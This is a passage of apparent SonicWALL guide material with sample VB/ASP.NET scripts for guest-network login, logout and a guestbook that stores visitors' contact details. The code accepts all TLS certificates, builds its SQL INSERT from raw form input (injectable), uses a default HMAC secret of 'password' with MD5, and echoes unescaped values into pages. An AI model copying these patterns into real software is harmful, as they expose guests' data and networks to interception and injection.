<table width="90%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td><b>Wecome <%= ip%> to SonicWALL's LHM AD/LDAP
Authenticator.</b><br><br>Enter your LDAP or Active Directory username and password
to obtain secure guest internet access.<br><br>If your domain account specifies
session timeout values, those values will be applied to your account, otherwise you
will receive the default one hour (60 minutes) of access with a five minute idle
timeout.<br>
      </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white">Authentication domain:
<%=myLdapDomain%></td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td width="30%"><br>Enter your login name:</td>
      <td width="30%"><asp:TextBox id="txtName" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtName"
ControlToValidate="txtName" ErrorMessage="Please enter your name." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your password:</td>
      <td width="30%"><asp:TextBox id="txtPassword" textmode="password"
runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtPassword"
ControlToValidate="txtPassword" ErrorMessage="Please enter your password."
runat="server" /></td>
   </tr>
   <tr>
      <td></td><td><asp:Label id=authResult runat="server" /> </td>
   </tr>
   <tr>
      <td></td>
      <td><asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" />
        
      <asp:button id="btnClear" class="button" text=" Clear All "
CausesValidation="False" onClick="OnBtnClearClicked" runat="server" />
      </td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
```

```
</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

Dim sessionId as String
Dim mgmtBaseUrl as String
Dim eventId as String = "&eventId=1"

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   sessionId=Request.QueryString("sessId")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   sessTimer=Request.QueryString("sessTimer")


   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'When the page loads, make the loggedIn span visible
   loggedIn.Visible=True
   loggedOut.Visible=False

   Me.Button1.Attributes.Add("OnClick", "self.close()")

End Sub

'The Logout button
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
```

```
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogoff.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & eventId

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Make the loggedOut span visible
      loggedIn.Visible=False
      loggedOut.Visible=True

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/LogoffReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 150 - Logout Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "150"
         LHMResult.Text = "<br><b><font color=""green"">Your session has been logged
out.<br><br>Thank you for using LHM Guest Services.</font></b>"
```

```
      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed message authentication. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed to match a known session identity. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request was missing an essential parameter. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again. If the problem
persists, please notify an attendant."
      End Try
End Sub

</script>
<STYLE>
body {
   font-size: 10pt;
   font-family: verdana,helvetica,arial,sans-serif;
   color:#000000;
   background-color:#9CBACE;
}

tr.heading {
   font-size: 10pt;
   background-color:#006699;
}

tr.smalltext {
   font-size: 8pt;
}

.button {
   border: 1px solid #000000;
```

```
   background-color: #ffffff;
   font-size: 8pt;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Logout Page</TITLE>

<SCRIPT LANGUAGE="Javascript">

//'Javascript Seconds Countdown Timer
var SecondsToCountDown = <%= sessTimer%>;
var originalTime=" ";

function CountDown()
{
   clockStr="";

   dayStr=Math.floor(SecondsToCountDown/86400)%100000
   if(dayStr>0){
      if(dayStr>1){
         dayStr+=" days ";
      } else dayStr+=" day ";
      clockStr=dayStr;
   }
   hourStr=Math.floor(SecondsToCountDown/3600)%24
   if(hourStr>0){
      if(hourStr>1){
         hourStr+=" hours ";
      } else hourStr+=" hour ";
      clockStr+=hourStr;
   }
   minuteStr=Math.floor(SecondsToCountDown/60)%60
   if(minuteStr>0){
      if(minuteStr>1){
         minuteStr+=" minutes ";
      } else minuteStr+=" minute ";
      clockStr+=minuteStr;
   }
   secondStr=Math.floor(SecondsToCountDown/1)%60
   if(secondStr>0){
      if(secondStr>1){
         secondStr+=" seconds ";
      } else secondStr+=" second ";
      clockStr+=secondStr;
   }

   if(SecondsToCountDown > 0)
   {
      --SecondsToCountDown;
   }

   if(originalTime.length < 2)
   {
      originalTime = clockStr;
   }

   // Make sure the form is still there before trying to set a value
   if(document.frmValidator){
      document.frmValidator.originalTime.value = originalTime;
```

```
      document.frmValidator.countdown.value = clockStr;
   }

   setTimeout("CountDown()", 1000);
   if(SecondsToCountDown == 0)
   {
      document.frmValidator.countdown.value = "Session Expired";
   }
}

//'Disable right-click so that the window doesn't get refreshed since the countdown
is clientside.
document.oncontextmenu = disableRightClick;
function disableRightClick()
{
  return false;
}

//'Disable F5 key, too, on IE at least.
function noF5()
{
   var key_f5 = 116;
   if (key_f5==event.keyCode)
   {
      event.keyCode=0;
      return false;
   }
   return false;
}

document.onkeydown=noF5
document.onmousedown=disableRightClick

</SCRIPT>

</HEAD>

<BODY onload='CountDown()'>
<span id="loggedIn" runat="server">
<form id="frmValidator" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="smalltext"><td><br></td></tr>
   <tr class="smalltext">
      <td>Original Session Time:</td>
      <td><asp:textbox width=250 id="originalTime" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td>Remaining Session Time:</td>
      <td><asp:textbox width=250 id="countdown" runat="server" /></td>
   </tr>
   <tr class="smalltext">
```

```
      <td colspan=2><br>You may use this window to manually logout your session at
any time, or you may safely close this window if you prefer to let your session
timeout automatically.</font></td>
   </td>
   <tr>
      <td colspan=2><center><asp:button id="btnSubmit" class="button" text="  Logout
" onClick="btnSubmit_Click" runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

<span id="loggedOut" runat="server">
<form id="logout" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td><center><asp:button id="Button1" class="button" text="  Close  "
runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is encouraged because the login event is
non-exclusive.
Dim logoutPopup as String = "1"

'Set the LDAP server IP or Name
Dim myLdapServer as String = "10.50.128.40"

'Set the LDAP domain
Dim myLdapDomain as String = "sv.us.sonicwall.com"

'Set the retrAttr to 0 to use default session and idle timeouts
```

```
'Set the retrAttr to 1 to try to retrieve the session and idle timeouts from LDAP
attributes.
Dim retrAttr as String ="1"

'Set useCN=1 to use common name (e.g. "joe levy", non-Active Directory LDAP) for
attribute retrieval (retrAttr).
'Set useCN=0 to use saMACcountName (e.g. "jlevy", Active Directory / Windows) for
attribute retrieval.
Dim useCN as String = "0"

'If using retrAttr=1, you must define the ldap attributes from which to retrieve the
values
   'Set the ldap attribute from which to retrieve the session timeout value (use is
optional)
   Dim sessAttr as String = "pager"

   'Set the ldap attribute from which to retrieve the idle timeout value (use is
optional)
   Dim idleAttr as String = "mobile"

'If retrAttr=0, of if no attributes value can be retrieved, use the following
timeout values
   'Set the default LHM Session Timeout (for when no attributes is retrieved)
   Dim sessTimer as String = "3600"

   'Set the default LHM Idle Timeout (for when no attributes is retrieved)
   Dim idleTimer as String = "300"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"

'------------------------End of Configurable Settings-------------------------
</script>
```

Guestbook Script

Authentication Model	The Guest Client provides their name, address, phone, email, URL (optional), and comment (optional) information.	
Purpose	Gather market information; write the information to a database for later use.	
myvars Variables	`logoutPopup`	Controls the use of the logout popup window. Set to: • **0** to disable the popup window. • **1** to enable the popup window.
	`sessTimer`	The session timer in seconds.
	`idleTimer`	The idle timer in seconds.
	`strHmac`	The shared secret for the optional HMAC function.
	`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
	`logo`	The names of the logo (image) file to use on page headers.

Session Flow	1 The Guest Client enters their personal information and clicks Submit. 2 The entered information is written to a local `.mdb` database file for later use. 3 The LHM post string is assembled with the `sessionID`, the username (as provided in the web-form), the default session lifetime and idle lifetime. 4 The script performs the LHM post to the SonicWall to authorize the session.
Additional Considerations	Because the script is writing to the database, it is necessary to configure write privileges for the **IUSR_MACHINENAME** and **IWAM_MACHINENAME** (or **ASPNET**) accounts, as described in I want to use the sample scripts SonicWall provided. What do I need to do to use them? on page 2050.

Topics:

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Data" %>
<%@ Import Namespace="System.Data.OleDB" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/guestbook/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1
004f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://1
0.50.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.go
ogle.com/ig

Dim ip as String
Dim sessionId as String
```

```
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)

   LHMResult.Text=""
   catchError.Text=""

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")
```

```
      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

sub OnBtnClearClicked (Sender As Object, e As EventArgs)
   txtName.Text = ""
   txtAddress.Text = ""
   txtCity.Text = ""
   txtState.Text = ""
   txtZip.Text = ""
   txtPhone.Text = ""
   txtEMail.Text = ""
   txtURL.Text = ""
   txtComment.Text = ""
   LHMResult.Text=""
   catchError.Text=""
end sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   Try
      'Try to write the submitted info to the database file
      Dim strConn as string = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" &
server.mappath("guestbook.mdb") & ";"
```

```
      Dim MySQL as string = "INSERT INTO Guestbook (Name, Address, City, State, Zip,
Phone, EMail, URL, Comment) VALUES ('" & txtName.Text & "','" & txtAddress.Text &
"','" & txtCity.Text & "','" & txtState.Text & "','" & txtZip.Text & "','" &
txtPhone.Text & "','" & txtEMail.Text & "','" & txtURL.Text & "','" &
txtComment.Text & "')"
      Dim MyConn as New OleDBConnection (strConn)
      Dim cmd as New OleDBCommand (MySQL, MyConn)
      MyConn.Open ()
      cmd.ExecuteNonQuery ()
      MyConn.Close ()

      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
   End Try

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogin.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(txtName.Text) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)
```

```
      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 50 - Login Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

      'Response code 51 - Session Limit Exceeded
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
         LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 100 - Login Failed.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."
```

```
      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
         LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
      End Try
End Sub
</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Guestbook Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
```

```
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LHM
Guestbook</b></font></td>
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="90%" border="0" cellpadding="2" cellspacing="0">
   <tr>
      <td>Wecome <%= ip%> to SonicWALL's LHM Guestbook. In exchange for providing us
with your contact information,
      along with your permission to occassionally contact you while you are in the
middle of dinner, we will
      provide you with <b>one complimentary hour of secure internet access.</b><br>
      </td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3><font color="white"><center><b>Thank you for your
participation.</b></center></td>
   </tr>
</table>
<table width="100%" border="0" cellpadding="0" cellspacing="0">
   <tr>
      <td width="30%"><br>Enter your full name:</td>
      <td width="30%"><asp:TextBox id="txtName" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtName"
ControlToValidate="txtName" ErrorMessage="Please enter your name." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your address:</td>
      <td width="30%"><asp:TextBox id="txtAddress" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtAddress"
ControlToValidate="txtAddress" ErrorMessage="Please enter your address."
runat="server" /></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your city:</td>
      <td width="30%"><asp:TextBox id="txtCity" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtCity"
ControlToValidate="txtCity" ErrorMessage="Please enter your city." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your State:</td>
      <td width="30%"><asp:TextBox id="txtState" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtState"
ControlToValidate="txtState" ErrorMessage="Please enter your State." runat="server"
/></td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your zip code:</td>
      <td width="30%"><asp:TextBox id="txtZip" runat="server" /></td>
```

```
      <td width="40%"><asp:RequiredFieldValidator id="valTxtZip"
ControlToValidate="txtZip" ErrorMessage="Please enter your zip code."
Display="Dynamic" runat="server" />
      <asp:RegularExpressionValidator id=regEx1 runat="server" Display="Dynamic"
ControlToValidate="txtZip" ErrorMessage="Please enter in the format #####"
ValidationExpression="^\d{5}"></asp:RegularExpressionValidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your phone number:</td>
      <td width="30%"><asp:TextBox id="txtPhone" runat="server" /></td>
      <td width="40%"><asp:RequiredFieldValidator id="valTxtPhone"
ControlToValidate="txtPhone" ErrorMessage="Please enter your phone number."
Display="Dynamic" runat="server" />
      <asp:RegularExpressionValidator id=regEx2 runat="server" Display="Dynamic"
ControlToValidate="txtPhone" ErrorMessage="Please enter in the format ###-###-####"
ValidationExpression="((\(\d{3}\)?)|(\d{3}-))?\d{3}-\d{4}"></asp:RegularExpressionV
alidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your  email address:</td>
      <td width="30%"><asp:TextBox id="txtEmail" runat="server" /></td>
      <td width="40%"><asp:RegularExpressionValidator id=regEx3 runat="server"
ControlToValidate="txtEmail" ValidationExpression=".*@.*\..*" ErrorMessage="Please
enter a valid email address." Display="Dynamic" />
      </asp:RegularExpressionValidator>
      <asp:RequiredFieldValidator id="valTxtEnail" runat="server"
ControlToValidate="txtEmail" ErrorMessage="Please enter you email address."
Display="Dynamic" />
      </asp:RequiredFieldValidator>
      </td>
   </tr>
   <tr>
      <td width="30%"><br>Enter your web site URL (optional):</td>
      <td width="30%"><asp:TextBox id="txtURL" runat="server" /></td>
   </tr>
   <tr>
      <td valign="top" width="30%"><br>Enter a comment (optional):</td>
      <td width="30%"><asp:TextBox id="txtComment" width="300px" height="100px"
textmode="MultiLine" tabindex="4" runat="server" /></td>
   </tr>
   <tr>
      <td></td>
      <td><br><asp:button id="btnSubmit" class="button" text="  Submit  "
onClick="btnSubmit_Click" runat="server" />
        
      <asp:button id="btnClear" class="button" text=" Clear All "
CausesValidation="False" onClick="OnBtnClearClicked" runat="server" />
      </td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td colspan=2><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Data" %>
<%@ Import Namespace="System.Data.OleDB" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/guestbook/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1
004f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://1
0.50.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.go
ogle.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
